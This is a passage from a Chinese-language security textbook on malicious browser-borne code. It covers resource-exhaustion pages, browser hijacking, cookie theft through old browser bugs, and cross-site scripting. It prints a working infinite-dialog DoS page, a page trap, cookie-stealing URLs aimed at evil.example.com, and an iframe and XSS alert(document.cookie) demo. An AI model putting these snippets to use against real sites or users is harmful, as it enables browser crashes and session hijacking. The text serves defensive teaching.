这使我们对恶意移动代码有了清晰的认识，由此我们又联想到在本书的引言中介绍的恶意软件的特点：

恶意移动代码是一种让你的系统违背你意愿工作的移动代码。

想想嵌入Web页的ActiveX控件，这个网页是你的浏览器刚刚从某个远程站点检索到的。如果这个控件如预期的那样运行，例如测试你的网络连接速度，从而帮助你调整系统性能，那就太好了；如果相反，这个下载的程序违背你的意愿而改变了浏览器的主页并且开始强制性地改变你的Web搜索方向而到达某个网站，那么就可以认为这个移动代码是恶意的。

攻击者可能利用恶意移动代码进行各种各样令人厌恶的活动，其中包括监控你的浏览活动，非法访问你的文件系统，用一个特洛伊木马感染你的电脑，以及强迫你的Web浏览器访问你不想访问的网站等。无论以何种方式滥用移动代码，这种程序带来的危险性在本质上是一样的。即你正在自己的工作站上运行一个他人的软件，而且仅能从很有限的程度上确保该程序的合法运行。

在这一章中，我们会研究一些简短的代码片段，讲解这类恶意移动代码的某些技术是如何实现的。出于某些原因，我在书中加入了这些代码段，但是你并不需要读懂或会写本书中的这些的程序。首先，它们使用的是非常易懂的脚本语言，如JavaScript和VBScript，所以读起来很容易；其次，它们相当简短，适合快速分析。最重要的是，看这些简短的脚本摘录可以帮助你很快地理解这些恶意移动代码实例是如何运行的；最后，当你在网上冲浪时你会知道沿着哪些线索查找恶意移动代码。通常简单地在浏览器中查找视图源文件时就能看到HTML文件和嵌入的脚本，这样就能确定是否有恶意的代码在运行。有些时候，如果某个可疑网站的创建者应用了难懂的代码，那么你在审查它的源代码时可能会遇到一些麻烦。

很多恶意移动代码是经由Web浏览器传播的，大多数浏览器有许多庞大，而且复杂的

代码段，包括绘制图片、分析 HTML 语言、运行各种脚本语言、执行小的应用程序，以及中断其他程序来处理信息等各种功能模块。然而，要记住 Web 浏览器并不是惟一会把你暴露给恶意移动代码的应用软件。处理 HTML 格式信息的 E-mail 软件也会执行那些涉及到 JavaScript、VBScript 脚本或这些信息所需的其他移动代码。事实上，很多 E-mail 程序（包括 Microsoft Outlook 和 Lotus Notes）使用现有的浏览器（例如，Internet Explorer）来显示用 HTML 编写的 E-mail。因此如果你使用这些程序，那么在某种意义上，你正在阅读的 E-mail 就好像是从一个 Web 服务器上传过来的一样。除了浏览器和 E-mail，令人激动（也是令人惊慌）的是，恶意移动代码也可能存在于分布式应用程序中，如那些依据 Web 服务体系结构并按照基于 XML 协议建立的应用程序。在这一章的末尾，我们会测试在这类软件中所使用的安全机制。然而，为了实现这一点，让我们首先观察现今最流行的恶意移动代码的具体形态之一，即浏览器脚本。

4.1 浏览器脚本

其疾如风，其徐如林。

——Sun Tzu, 战争的艺术

网站的开发人员通常借助于脚本来美化站点的外观，例如让按钮采具有滚动的效果、处理表单元素，以及根据用户浏览器的设置来变换网页的外观等。实现这一功能的代码使用 JavaScript 或 JScript 等脚本语言编写，这两种脚本语言非常相似，而且都按照 ECMAScript 的规范创建。IE 浏览器（Internet Explorer）也支持执行 VBScript 编写的脚本，在第 2 章中我们查看 Microsoft Office 宏时曾经遇到过该脚本编写的环境。在本章中，无论什么时候只要我使用**浏览器脚本**（*browser script*）这个短语或单单是**脚本**（*script*）这个词，都是指一个穿插在 HTML 页面中用 JavaScript、JScript 或 VBScript 编写的脚本。

当你访问一个混合有浏览器脚本的网页时，浏览器就会自动下载此移动代码并在机器上运行。站点的开发人员可以在网页中插入用特定的 HTML 标记封装的脚本，这些标记仅仅是用于浏览器的特殊标记，用人们所熟知的尖括号字符“<”和“>”分开，例如：

```
<script type="text/javascript"> ←———— Script 开始
    function do_something(){
        //Code for this function would go here.
    }
</script> ←———— Script 结束
```

这些 *script* 标记标志出代码段的开始并说明编写所用的语言。像前面给出的例子那样，

一旦声明了一个函数，在页面的其他地方就会用 `do_something()` 命令来调用它。开发人员可以把这些代码放入 Web 服务器上一个专门的文件中，而不是放在调用它的网页内。使用这个脚本的页面可以从它的 HTML 代码中访问这个文件，例如：

```
<script type="text/javascript" src="myscript.js">
```

在浏览器中运行的脚本可与其源网页中的其他内容进行交互，而且不允许它直接访问网络或文件系统。Web 浏览器被当做警察在维护治安，它限制脚本的行为。尽管有了这些限定条件，对那些访问包含恶意代码的网站的人，攻击者还是可以用浏览器脚本发起各种各样的攻击。这些攻击可以破坏受害计算机的 Web 浏览器，甚至接管有密码保护站点所建立的用户会话。让我们进一步探究其中的每一种可能。

4.1.1 资源枯竭

使用户的处理过程出错的一个最简单的方法是发起拒绝服务式攻击，这会令用户无法做任何事情。拒绝服务式攻击通常不是多么一流的技术，攻击者只想破坏系统来阻挠合法的用户。资源枯竭技术通过大量消耗可利用的系统资源直到使应用程序或整个系统变得无法使用为止，从而实现拒绝服务攻击。这里有一个这类攻击的例子，它利用一个脚本终止用户的 Web 浏览器，而且可能会使工作站重启。当潜在的受害者访问攻击者的网页时，这种恶意移动代码就被触发。下面的脚本要求放在名为 `Exploit.html` 的文件中，它基于在 2002 年 1 月的 Bugtraq 邮件列表上发布的代码[1]：

```
<html>
<head>
<script type="text/javascript">
function exploit(){
    while(1){ ← 打开 exploit.html 对话框，进入一个死循环
        showModelessDialog("exploit.html");
    }
}
</script>
<title>Good-Bye</title>
</head>
<body onload="exploit()"> ← 只要这个页面被加载，则运行 exploit() 函数
Aren't you sorry you came here?
</body>
</html>
```

要求所有的浏览器都执行这个指派给 `onload` 事件的函数，在这个例子中，即 `exploit()` 函数。`ShowModelessDialog()` 函数被作为 Internet Explorer 5 及其更高版本

的组成部分,并且这个函数命令浏览器打开一个非模式对话框,这个对话框包含详细的 URL 列表。非模式对话框没有菜单,而且总在窗口的最前方;除非用户关闭它。语句 `while(1)` 创建了一个死循环,因为它总是判定为“真”。

我不得不重新将前面这一段的文字输入一遍,唉,当我在为本章测试 `Exploit.html` 脚本时,我的电脑几乎是一连接到这个恶意页面就变得没有响应了。我还来不及保存文档就要被迫重启系统,因此就丢失了上一段的内容。下面是所发生的事情。

(1) 我像一个攻击者那样,创建了 `Exploit.html` 文件并且把它放在了我实验室的 Web 服务器上。

(2) 我像一个可能的受害者那样,把自己的 Internet Explorer 指向 `exploit.html` 页面。

(3) 浏览器接收到 `Exploit.html`, 并且执行作为 `onload` 事件的 `exploit()` 函数。

(4) 由于 `while(1)` 语句,这个函数开始了一个死循环。

(5) 在这个循环的每一次迭代中,浏览器都会尝试打开一个包含另外的 `Exploit.html` 实例的非模式对话框。

(6) 这个过程大约持续了 1 秒钟,最终我的系统忙着打开新的对话框而不再响应其他任何命令。

(7) 由于系统不再响应任何键入或单击操作,因此我不得不重启系统,并且甚至不能终止这个 Internet Explorer 进程!

所以,亲爱的读者,不要在家里尝试这个脚本,并且记得经常保存你的工作进度。

当然,这只是利用脚本使资源枯竭的一个攻击实例。然而,2001 年 12 月有另外一个在 Bugtraq 上披露的脚本获得了类似的效果。它会创建一个 HTML 模板,然后试图在其正文字段插入一个无限长的字符串[2],从而耗尽受害者系统资源。基于 Web 的攻击常常是相似的,它们都会执行重复性的任务,如打开窗口或生成文本等。要防止这样的攻击,除了禁用脚本和只访问知名的网站之外,我们没有多少可以做的。幸运的是,随着 Web 浏览器的继续发展,它们在处理拒绝服务式攻击中将表现得更好,所以保持浏览器软件的不断更新将使你获益匪浅。

4.1.2 浏览器劫持

另一种威胁是浏览器劫持 (browser hijacking), 它涉及到了恶意移动代码,而且往往感觉像是一个拒绝服务式攻击。然而,这项技术不只是简单地拒绝服务这种小麻烦,它会把受害者浏览器的控制权交到攻击者手里。

嵌入浏览器的脚本功能允许网站的开发人员控制访问者的浏览器。脚本支持如下功能:与网页的其他成分交互、访问 URL 信息、打开新的窗口,以及四处拖动窗口等。恶意脚本会滥用这些特权,它们会打开过多的窗口、使用户访问有害的站点、非法增加书签,甚至

监控受害者的浏览活动,以这种方式来控制用户的 Web 浏览器的方法被称为“浏览器劫持”。

有一种非常讨厌的劫持技术,你可能曾经在某些站点遇到过其变体,这种技术的目的在于阻止访问者离开当前的网页。这一类恶意脚本通常会利用 onunload 事件,只要用户想离开这个页面,这个事件就会自动触发。如下是一个典型的例子:

```
<html>
<head>
<title>Don't Leave Me</title>
</head>
<body onunload="window.open('trap.html')">
Looks like you're trapped here.
</body>
</html>
```

当你试图离开时,
window.open 将
重载这个页面

这个例子中的代码被允许放置在名为 trap.html 的文件中。无论你试图通过关闭这个窗口,还是浏览另一个 URL 地址来离开这个页面, onunload 事件都会触发这段代码,打开另一个加载了 trap.html 页面的窗口。访问者离开某个网站时,网站通常用这样的方法弹出广告。Web 脚本语言的功能是允许编写代码的人确保这种弹出的窗口显示在访问者桌面上的其他所有窗口的上面,或者把广告藏在其他所有窗口的下面。

有一种独特的入侵技术,它可以用来实现打开一个新的浏览器窗口或控制当前窗口使浏览器窗口最大化。下面的 JavaScript 代码段先把当前浏览器窗口移到屏幕的左上角,然后使其最大化:

```
self.moveTo(0,0);
self.resizeTo(screen.availWidth,screen.availHeight);
```

浏览器劫持技术的基本特性的一个有趣范例是 Chris MacGregor 创建的,其主页地址为 www.macgregor.net/lab.shtml。用户在这个页面中输入一个单词,它就会为每一个字母建立一个小小的浏览器窗口并把这个单词拼写出来,图 4-1 所示为这个脚本产生的结果。设想一下访问某个网站时,该网站的作者为了得到你的注意而使用这种方法欢迎你!我希望这种过于热切的网站管理员不会禁不住诱惑而使用来自 trap.html 实例的代码,它会阻止你解除入侵性的问候。



图 4-1 这个演示使用 JavaScript 创建并调整浏览器窗口的大小，拼写出想要的单词，每个窗口一个字母

大多数支持 JavaScript 的浏览器会很高兴地执行我们在这些例子中提到的命令。Internet Explorer 包含的附加功能为攻击者提供了对用户屏幕的更大控制，允许恶意代码创建没有标准边框的窗口，这些窗口能够覆盖屏幕上其他图形元素。例如，可以利用下列 JavaScript 命令打开一个覆盖桌面的窗口：

```
oPopup=window.createPopup();
oPopup.document.body.innerHTML="HTML format for the window here" ;
oPopup.show(0,0,screen.availWidth,screen.availHeight,document.body);
```

Georgi Guninski 为滥用这项功能的一种方法提供了文档说明，这种方法涉及到创建一个没有边框的窗口，这个窗口会覆盖攻击者不想让用户看见的 Internet Explorer 按钮和文本 [3]。如果这个窗口很平常地询问是否执行文件下载，而且没有 Save（保存）和 Cancel（取消）按钮，我打赌很多用户一定会单击 Open（打开）按钮！

使用这种技术，具有侵略性的网站通过打开有害窗口来劫持浏览器。调整窗口的大小引起我们的注意，它重新给浏览器定向，打开我们不想访问的网站或页面。如果访问者正在使用 Internet Explorer，另一个入侵的实例就会起作用。它试图为一个任意的站点增加一个书签，其中使用的是如下这样一条 JavaScript 语句：

```
window.external.addFavorite('http://annoying.example.com/', 'Great Site!');
```

这个代码段与类似 onload 这样的事件绑定到一起，将导致 Internet Explorer 自动为用户打开一个对话框。如图 4-2 所示，用户可以单击 Cancel 按钮来退出创建收藏夹。Internet Explorer 也允许网站的开发人员向用户发出改变浏览器主页的请求，其中浏览器也会先询问用户是否把主页设置为新的网址。用到这些技术时，网站更希望我们选择 OK 按钮，而并不考虑我们为什么同意。

当我们避开了脚本攻击并进入已经开发完备的 ActiveX 控件应用程序时，这些劫持技术会做出更恶劣的事情。如果 Internet Explorer 不厌其烦地询问用户是否创建书签或重置主页，对于攻击者来说，搞破坏不就容易许多了吗？确实，攻击者在没有用户授权的情况下使用了各种各样的技术修改用户的浏览器配置。这些浏览器劫持方法中有一些结合了恶意 ActiveX 控件，我们将在本章的“ActiveX 控件”一节中研究。



图 4-2 在 Internet Explorer 中从一个脚本调用 `addFavorite` 方法，屏幕上会打开一个对话框询问是否创建收藏夹

恶意脚本的另一个威胁是那些试图从浏览器的 Cookie 存储区中窃取敏感信息的代码。正如你将在下一节看到的，这种攻击的影响可能比目前讨论的浏览器劫持要严重得多。

4.1.3 利用浏览器的漏洞窃取 Cookie 值

浏览器 Cookie 通常保存有敏感信息，因此对于恶意代码而言是一个非常有吸引力的目标。让我们简单地看一下 Cookie 是如何使用的，以便更好地理解攻击者为什么有兴趣窃取它们。

Cookie 是一种特殊格式的数据段，它是浏览器为某个远程网站保存在用户工作站上的一段数据。站点可以设置一个 Cookie，关闭浏览器时会自动删除这部分数据。这些所谓的非永久性 Cookie 只可以用于一次浏览器会话，当浏览器执行完成时它们就会消失。网站也可以请求这个 Cookie 稍后终止，在这种情况下浏览器将把数据保存到磁盘上。这种永久性 Cookie 的一个应用是为记住访问者的网站的参数选择，例如当你第 1 次从开放式源软件提供网站 www.sourceforge.net 检索文件时，你要找一个首选的下载站点获取软件。SourceForge 将让浏览器把它保存在一个永久性的 Cookie 中，以这种方式记住你的选择。当你返回时，SourceForge 将从 Cookie 中检索这条信息，不需要麻烦再次选择下载站点。

用 Cookie 在访问者的工作站中保存少量数据为网站的开发人员提供了很多方便——不仅便于记住用户的参数选择，而且便于保存有关用户浏览会话的信息。这种描述会话的 Cookie 对于一个攻击者来说是特别有吸引力的目标，因为它们会使攻击者有机会完全接管一个已确立的与远程站点的会话。

保存会话标志符的 Cookie

使用 Cookie 保存有关用户浏览会话的信息，这样网站可以实行只需用户登录一次的身

份验证机制，而不用在每次单击后都要求用户输入用户名和密码。不要以为这种能力是理所当然的，毕竟，HTTP 是一个没有严格界限的协议，而且就其本身而言也并没有这样一种方法——能够指出提交的请求属于一个早期开始的会话。幸运的是，Cookie 允许网站建立一个身份验证工作流。

- (1) 网站提示用户填写用户名和密码登录到服务器。
- (2) 用户通过提供正确的凭证来通过身份验证。
- (3) 网站生成一长串被称为“会话标志符”(SID, session identifier)的数字并记住这个 SID 与哪个用户会话相关联。
- (4) 网站要求用户的浏览器把这个 SID 保存在一个 Cookie 中。
- (5) 当访问网站的页面时，用户的浏览器为 SID Cookie 提供各自相关的 HTTP 请求。
- (6) 网站查看浏览器提供的 SID 并且确定这个 SID 与先前已经建立的某个会话相关联。
- (7) 如果网站认可这个 SID，则检索在第 3 步中保存的用户会话信息；否则网站不能确定用户的身份，也不会让用户登录。

这个过程除了一点小的差异之外，对于大多数希望访问者登录的网站来说是一样的。例如，当我访问一个普通的网站时，我的浏览器接收到几个 Cookie，其中一个命名为 session-id。图 4-3 所示为这样一个 Cookie 的内容，在 Netscape/Mozilla 浏览器内嵌入的 Cookie Manager (Cookie 管理器) 中很容易看见。




图 4-3 嵌在 Netscape/Mozilla 中的 Cookie manager 显示为一个 Cookie 的内容，这个 Cookie 是一个网站为了追踪会话的状态信息而保存的

正如你在图 4-3 中看到的，网站分配给我的会话标志符是 104-6763234-3275912。

一个加载该信息的攻击程序能够伪造一个 HTTP 请求，发给包含我的 SID Cookie 值的网络服务器。在正常情况下，网站会认为这个 HTTP 请求来自于我，这样就会导致攻击者在没有提供用户名和密码的情况下接管我的会话，有时以这种方式控制会话需要提供几个相关的 Cookie 值。通过获得一个 SID 得到对用户会话使用权的过程称为“会话克隆”（Session cloning）。

一些攻击者再三猜测 SID 值以找到那些属于有效会话的 SID，想通过这种方法来克隆 Web 会话。然而，这种强有力的攻击方式以一个特定用户的会话为目标是不切实际的；相反，攻击者只是像掷骰子般地查找目标以期望捕获一个人的会话，而不是心中特定的某一个人的会话。另外，如果可能的 SID 值范围太大，攻击者可能更倾向于从用户的浏览器盗取 SID Cookie，而不是期望发现一个正确的 SID 的值。有了 SID Cookie，攻击者可能会访问受害者的 Web 邮件账户、在线银行网站，或者任何与被盗 Cookie 识别的会话相关的服务。

浏览器所采取的保护 Cookie 防止这种偷窃行为的最重要的方法之一是限定哪些 DNS 域能够访问 Cookie。默认情况下，浏览器将仅给那些名字在域中的计算机提供 Cookie，这个域首先在浏览器上设置了 Cookie。例如，在图 4-3 中你能看到域字段被设置为“.testsite.com”，这样可以防止域外的服务器接收到我的 SID Cookie。并且浏览器将给 `www1.testsite.com` 或 `www2.testsite.com` 提供 Cookie，而不会给 `www.counterhack.net` 提供 Cookie。如果没有这样的安全机制，任何一个你偶然发现的网站都能获得有关的 Cookie 并为其他网站克隆你的会话。如果 Cookie 值允许被本来的 DNS 域以外的网站检索，那么设置 Cookie 的网站可以明确地指定域属性的值。

因为在通常情况下攻击者的代码不太可能出自最初设置 Cookie 的网站，所以企图窃取敏感 Cookie 信息的恶意移动代码需要绕过浏览器的域访问限制。利用浏览器的漏洞是实现这一目标的一种方法。

利用浏览器漏洞的 Cookie 访问

这样看来，当一个用户浏览某个网站时，浏览器会自动为那个站点提供与域相关的必要 Cookie。不幸的是，在浏览器实现过程中的缺陷有时允许恶意站点非法访问那些对它们是不可见的 Cookie。2000 年 5 月 Bennett Haselton 在 Internet Explorer 5.01 中发现了一个这样的漏洞[4]。受到攻击时，这个隐含的错误允许攻击者从任意的域欺骗受害者的浏览器，使它泄露 Cookie 的内容。

要利用这个漏洞，攻击者必须创建一个能读取浏览器提供的 Cookie 信息的服务器程序。攻击者将构造一个 URL，以促使浏览器调用这个程序。在这个恶意的 URL 中，攻击者必须分别用等价的十六进制编码代替“/”和“?”这两个字符，表示在 URL 中用“%2f”和“%3f”来表示。这个伪装的 URL 也必须包括攻击者想要窃取的 Cookie 所在网站的域名，例如，如果受害者访问下列 URL，浏览器将意识到不能与 HTTP 请求一起发送

Emacaroni.com 的 Cookie:

```
http://evil.example.com/get_cookies.html?.emacaroni.com
```

我们假设 Emacaroni.com 是可以在线购买产品的杰出的网站，这使它成为会话劫持的鲜明目标。如果网站的访问者正在运行一个易受攻击的 Internet Explorer 版本，一个攻击者可以用下列方式给出适当的字符编码：

```
http://evil.example.com%2fget_cookies.html%3f.emacaroni.com
```

这个诡计将误导易受攻击的浏览器，使它误以为这个 URL 指向的页面属于 emacaroni.com 域，并且把 Cookie 暴露给 evil.example.com。当然，这种做法还能不受限制地检索 Emacaroni.com 的 Cookie，它允许攻击者访问该 URL 末尾指定的任意域中的 Cookie。一个潜在的受害者在浏览攻击者的网站时可能已经单击了这个伪装的 URL。另一种可能是，恶意网站可能已经把这个 URL 放在了页面的一个隐藏区域，或者用一个像这样的 JavaScript 命令自动重新引导用户到捕获 Cookie 的程序：

```
document.location="http://evil.example.com%2fcapture.cgi%3f.emacaroni.com"
```

这个代码片断来自于包含漏洞声明的演示，它能够在不可见的内嵌框架（in-line frame）中执行。在这种情况下，受害者甚至不会注意到浏览器暗中访问了 Emacaroni.com 的 Web 服务器。内嵌框架是网页中的一个区域，其中可以包含那些与这页其余部分位于不同的 URL 地址的内容。Microsoft 认识到了这个漏洞的严重性，迅速修补了 Internet Explorer，纠正了这个错误。你可以在 www.microsoft.com/technet/security/bulletin/ms00-033.asp 下载这个补丁，它纠正了浏览器确定请求 Cookie 的域的逻辑中存在的错误。

Internet Explorer 不是惟一一个在 Cookie 保护的实现方面有缺陷的浏览器。例如，Mozilla 也有一个这方面错误，它允许攻击者通过一个包含 JavaScript 的 URL 来访问任何 Cookie [5]。如果前缀有“javascript:”标签，大多数浏览器就会考虑在 URL 中包含 JavaScript 命令。试着在你浏览器的 URL 窗口中键入下列这条毫无恶意的命令，就会看到弹出一句问候：

```
javascript:alert("Hi there!")
```

正如 Andreas Sandblad 在 2002 年所发现的，攻击者可以以某种方式把 JavaScript 放到 URL 中。不管这个脚本来自哪个域，这种方式都能够提供对任何 Mozilla Cookie 的访问。Sandblad 的报告解释了如何安排 URL 的格式才能不显示友好的警告窗口，而是利用脚本检索期望的 Cookie 并发送给攻击者。为了纠正这一漏洞，用户需要升级到最新的 Mozilla 版本。另一种防御方法是，通过设置 Mozilla 的参数“Disable access to cookies using javascript”完全禁止 JavaScript 访问 Cookie。如果 Internet Explorer 允许我们以类似的方式限制对 Cookie

的访问就太好了。遗憾的是，目前的 IE 版本还不具备这个能力。

发现 Mozilla 这个漏洞的前两个月，Sandblad 发现了 Opera 浏览器的一个问题，它也允许使用有“javascript:”标签的 URL 来窃取 Cookie [6]。要利用这个漏洞，恶意网页不得不结合一个框架，这个框架中要含有目标 Cookie 所属的网站。这样嵌入页面中的 JavaScript 将以某种方式改变分配给这一框架的 URL，调用窃取 Cookie 的程序。证明这一漏洞存在的原始代码大致如下：

```
<iframe name=emacaroni src="http://emacaroni.com/" height=0
width=0></iframe>  ← 在目标网站中加载一个不可见的框架
<script type="text/javascript">
function readCookies(){ ← 改变这一框架的 URL 以调用窃取 cookie 的代码
    emacaroni.location="javascript:alert(document.cookie)";
}
</script>
<a href="javascript:readCookies()">Get Emacaroni.com's cookies</a>
```

“iframe”标志创建了一个内嵌框架，浏览器把拥有攻击者想要的 Cookie 的网站加载到这个框架中。这个框架是不可见的，因为它的高度和宽度都被设置为零，这样受害者就不容易意识到有某些可疑的东西在运行。这个页面会显示一个链接，这个链接一旦被激活就会调用 readCookies() 函数，而 readCookies() 函数使用它所包含的适当命令依次获得分配给这个不可见框架的 URL 中的 Cookie。因为这只是一个演示，所以这段代码只简单地弹出一个窗口显示被盗的 Cookie。在真实的攻击中，readCookies() 例程将把 Cookie 传送给攻击者，并且这个例程将和类似 onload 的事件绑在一起自动执行。对于 Opera 用户来说，幸运的是允许这种代码起作用的缺陷在 Opera 6.02 中被排除了。

我们在这一节中研究的恶意移动代码，依赖浏览器实现中的不足来获得对受害者 Cookie 的非法访问。在下一节，我们将着眼于另一类型的攻击，这种攻击以 Cookie 为目标并且可能完全接管受害者的浏览会话。这些攻击不再是利用浏览器的漏洞，而是利用潜在的受害者可能访问的那些网站的安全漏洞。

4.1.4 跨网站脚本攻击

攻击者进行跨网站脚本 (XSS, *cross-site scripting*) 攻击时，就会对一个易攻击的网站注入恶意代码，结果浏览器的访问者就在不知不觉中执行了这些代码。这样的代码往往是以浏览器脚本文件的形式出现，并且通常被配置用来窃取 Web 站点设置的 Cookie，或其他与被攻击浏览器相关的 Cookie。与此相关的浏览器，其脚本来自于被授权访问 Cookie 和其他页面的元素，而且很容易将控制权移交给攻击者。遗憾的是，XSS 安全漏洞的危害波及

到人们常用的搜索引擎、论坛、网上购物和金融网站。本节将分析与 XSS 相关的危险，从而有助于用户理解并减轻这种威胁。

URL 中的恶意脚本

如果一个网站将输入的信息反馈给用户，那么对于 XSS 攻击来说它就可能是易攻击的。在你考虑它时，很多网站实际上都把用户键入的内容返回用户。考虑一个典型的搜索引擎。你在表格中输入一个搜索字符串，如“security books”，网站返回如下信息：“Here are the results of the search for *security books*.”。如果你没有输入一个普通的搜索字符串，而是在查询中加入了一些 JavaScript 脚本又如何？站点没有删除这个脚本，那么它就会把你的代码作为来自 Web 服务器响应的一部分输出，当你的浏览器接收到带有你自己键入的 JavaScript 脚本的响应时，删除在加载搜索结果页面的过程中浏览器将执行这个脚本。所以，现在你会攻击自己了。你在用户输入中键入一个 JavaScript 脚本，把它发送给一个 Web 网站。这个站点返回它，它会在你自己的浏览器上运行。当然，把 JavaScript 脚本注入自己的会话中没什么特别令人兴奋的，但是我们还没有接触到跨网站脚本的跨网站部分。对这项技术进行延伸，攻击者可以通过让他人返回恶意代码为其自身来克隆这些人的会话。

让我们进一步研究一下搜索引擎实例，了解 XSS 攻击是如何实现的。这里有个典型示例，它是一个并无恶意的用于搜索查询的 URL：

```
http://www.example.com/search.cgi?query=security+books
```

如果搜索引擎没有完全删除用户输入中的 JavaScript 代码，那么一个用于恶意查询的 URL 可能是这个样子：

```
http://www.example.com/search.cgi ? query=<script>alert(document.cookie)
</script>
```

当受害者的浏览器指向这个 URL 时，一个易受攻击的搜索引擎将把查询中的 JavaScript 代码返回给访问者，访问者的浏览器会弹出一个带有这个站点的 Cookie 的警告。若攻击者想要获得某个人搜索引擎的 Cookie，则可能欺骗受害者单击某个这样的 URL。一个真实的脚本会悄悄地访问 Cookie 并将其发送给攻击者，而不会为受害者显示警告信息。在这个方案中，攻击者通过把脚本放在 URL 中，然后让受害者单击该链接来将恶意代码注入易攻击的网站。由于 JavaScript 脚本是被嵌入到有权访问 Cookie 的页面中，因此浏览器将会欣然地释放 Cookie。

把 JavaScript 脚本放入 URL 中之后，攻击者需要让受害者的浏览器跟随这个链接，以此来激活脚本。其中一个实现这一目的的方法是把这个恶意的链接放在第三方的网站上；另一种选择是通过 E-mail 把这个链接发送给潜在的受害者，或者把它嵌入到论坛上的一个帖子中。

为了对 XSS 攻击的结构有更好的认识，可以研究一下图 4-4，其中列出了这类攻击的一系列典型行为。

(1) 潜在的受害者在某个网站上建立了一个账户，这个网站是易受攻击的，因为它没有过滤掉脚本字符就返回了用户的输入。Web 应用程序用 Cookie 来保存用户浏览器的会话信息，这些 Cookie 就是攻击者想要获得的。

(2) 攻击者精心制作了一个含有窃取 Cookie 的代码的链接，并欺骗受害者单击这个链接。

(3) 受害者的浏览器把攻击者的脚本作为 URL 的一部分传送给网站。

(4) 站点把含有恶意代码的输入返回给受害者的浏览器。

(5) 这个脚本在受害者的浏览器上运行，因为浏览器认为这个脚本来自于那个易受攻击的网站（这个脚本确实是它返回的），所以浏览器在这个易受攻击的站点的安全环境下运行这个脚本，截取受害者的 Cookie 并用 E-mail 把它们传送给攻击者或发送到攻击者的网站。

(6) 有了这些大受欢迎的会话 Cookie，攻击者精心构造出适当的 HTTP 请求，并且克隆受害者与目标网站的会话。

